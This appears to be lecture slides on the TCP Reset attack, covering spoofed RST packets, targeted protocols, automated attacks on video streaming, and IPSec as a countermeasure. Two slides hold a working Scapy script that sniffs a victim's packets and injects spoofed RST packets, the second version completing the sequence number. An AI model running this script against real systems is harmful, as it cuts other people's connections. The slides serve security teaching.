


Closing TCP Connections: RST




TCP Reset Attack

- Which mechanism is used for the TCP Reset attack? Why?
 - Sending a spoofed RST packet




Launching the Attack: Telnet



Targeted Connections

- Telnet
- SSH
 - Isn't SSH encrypted?
- TCP connections where IP and TCP headers aren't encrypted
- More complex applications?

Video Streaming Server



Most modern streaming services use HTTP
(i.e., TCP in the transport layer)

TCP Reset Attack in Video Streaming

- Challenges:
 - Choose which endpoint to reset → server or client
 - server may detect unexpected RST packets
 - Packets arrive continuously
 - manual sniffing is impossible
- Instead, we need to automate the RST attack.

TCP Reset Attack in Video Streaming

- Strategy:
 - Sniff TCP packets generated from the client (how?)
 - Calculate the sequence number (how?)
 - Send a spoofed RST pkt to the client

```
VICTIM_IP = "10.1.0.4"
def tcp_RST(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags="R",
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=?)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter="tcp and src host %s" %
VICTIM_IP, prn=tcp_RST)
```

TCP Reset Attack in Video Streaming

- Strategy:

- Sniff TCP packets generated from the client (how?)
- Calculate the sequence number (how?)
- Send a spoofed RST pkt to the client

```
VICTIM_IP = "10.1.0.4"
def tcp_RST(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags="R",
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=pkt[TCP].ack)
    rst_pkt = ip/tcp
    send(rst_pkt)


pkt = sniff(filter="tcp and src host %s" %
            VICTIM_IP, prn=tcp_RST)
```

Countermeasure

- IPSec:
 - RFC 4301 and RFC 4309
 - Uses cryptographic keys
 - Protects communication over IP network
 - Modes:
 - Tunnel (Encrypt and encapsulate the IP pkt with a new IP header)
 - Transport (Encrypt IP payload only)

